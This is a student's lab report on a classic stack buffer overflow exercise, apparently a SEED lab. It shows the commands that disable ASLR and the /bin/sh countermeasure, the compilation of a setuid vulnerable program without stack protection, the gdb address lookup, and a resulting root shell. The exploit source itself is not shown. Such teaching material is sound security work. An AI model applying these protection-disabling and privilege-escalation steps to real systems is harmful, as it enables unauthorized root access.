

Advanced Buffer Overflow Vulnerability Lab




```
Karthik_Ganta@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
Karthik_Ganta@VM:~$
Karthik_Ganta@VM:~$ sudo ln -sf /bin/zsh /bin/sh
```




```
Karthik_Ganta@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
Karthik_Ganta@VM:~$
Karthik_Ganta@VM:~$ sudo ln -sf /bin/zsh /bin/sh
```

Here we are turning off the randomize_va_space countermeasure, by setting the code equal to 0 ensures that the countermeasure is indeed turned off. We also have to turn off the bash countermeasure by using the command 'sudo ln -sf /bin/zsh /bin/sh'.



```
Karthik_Ganta@VM:~$ gcc -DBUF_SIZE=24 -o stack -z execstack -fno-
stack-protector stack.c
Karthik_Ganta@VM:~$
Karthik_Ganta@VM:~$ ls
android              Documents            get-pip.py   source
bin                  Downloads            lib          stack
call_shellcode.c     examples.desktop     Music        stack.c
Customization        exploit.c            Pictures     Templates
Desktop              exploit.py           Public       Videos
Karthik_Ganta@VM:~$
Karthik_Ganta@VM:~$ sudo chown root stack
Karthik_Ganta@VM:~$ sudo chmod 4755 stack
```


Here we are compiling the code, the file within stack.c, with the specific DBUF_SIZE, in this case, is equal to 24. I then wanted to view the file within my directory to ensure that the command ran properly. I then made the file a secure ID program using both the 'sudo chown root stack' and 'sudo chmod 4755 stack' commands. Not shown in the screenshot, the stack was highlighted red ensuring that it was a secure ID program.



```
Karthik_Ganta@VM:~$
Karthik_Ganta@VM:~$ gcc -z execstack -fno-stack-protector -g -o s
tack_dbg stack.c
Karthik_Ganta@VM:~$
Karthik_Ganta@VM:~$ touch badfile
```


Here I wanted to compile the code within the stack.c file within the gdb compiler, while also naming it something different, stack_dbg. This code will help us run the compiler, however, before we run the compiler, we need to create a badfile, using 'touch badfile'.

Advanced Buffer Overflow Vulnerability Lab



```
Karthik_Ganta@VM:~$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licens
es/gpl.html>
This is free software: you are free to change and redistribute it
.
There is NO WARRANTY, to the extent permitted by law.  Type "show
 copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_dbg...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484f1: file stack.c, line 17.
gdb-peda$ run
Starting program: /home/seed/stack_dbg
[Thread debugging using libthread_db enabled]
```


Here we are running the compiler using the gdb and the stack_dbg file. Once the compiler is running, we use the b bof, which tells us that there is a breakpoint within stack.c at line 17, Breakpoint 1 at 0x80484f1. We then run the compiler with the starting program using the host libthread_db library



```
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbfffeb87 "\bB\003") at stack.c:17
17              strcpy(buffer, str);
gdb-peda$ x &buffer
0xbfffeb28:     0xb7f1c000
gdb-peda$ x $ebp
0xbfffeb48:     0xbfffed98
gdb-peda$ quit
```

After running the compiler, we can then find the specific address using ‘x &buffer’ which outputs 0xbfffeb28 and 0xb7f1c000, we also use’ x $ebp’, which gives us 0xbfffeb48 and 0xbfffed98. I then took 0xbfffeb28 and 0xbfffeb48 and put them in my exploit.py file.



```
Karthik_Ganta@VM:~$ rm badfile
Karthik_Ganta@VM:~$ python3 exploit.py
Karthik_Ganta@VM:~$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(ad
m),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambas
hare)
```

Here we are removing the badfile and running the exploit.py file using python3. We run the stack file using ‘./stack’. After running the file I typed in the ID, which gave me the above information. As shown in the screenshot euid equals 0, euid=0(root). It is not shown in the screenshot, but in the video, I typed in whoami and Linux returned root, ensuring the buffer overflow run properly.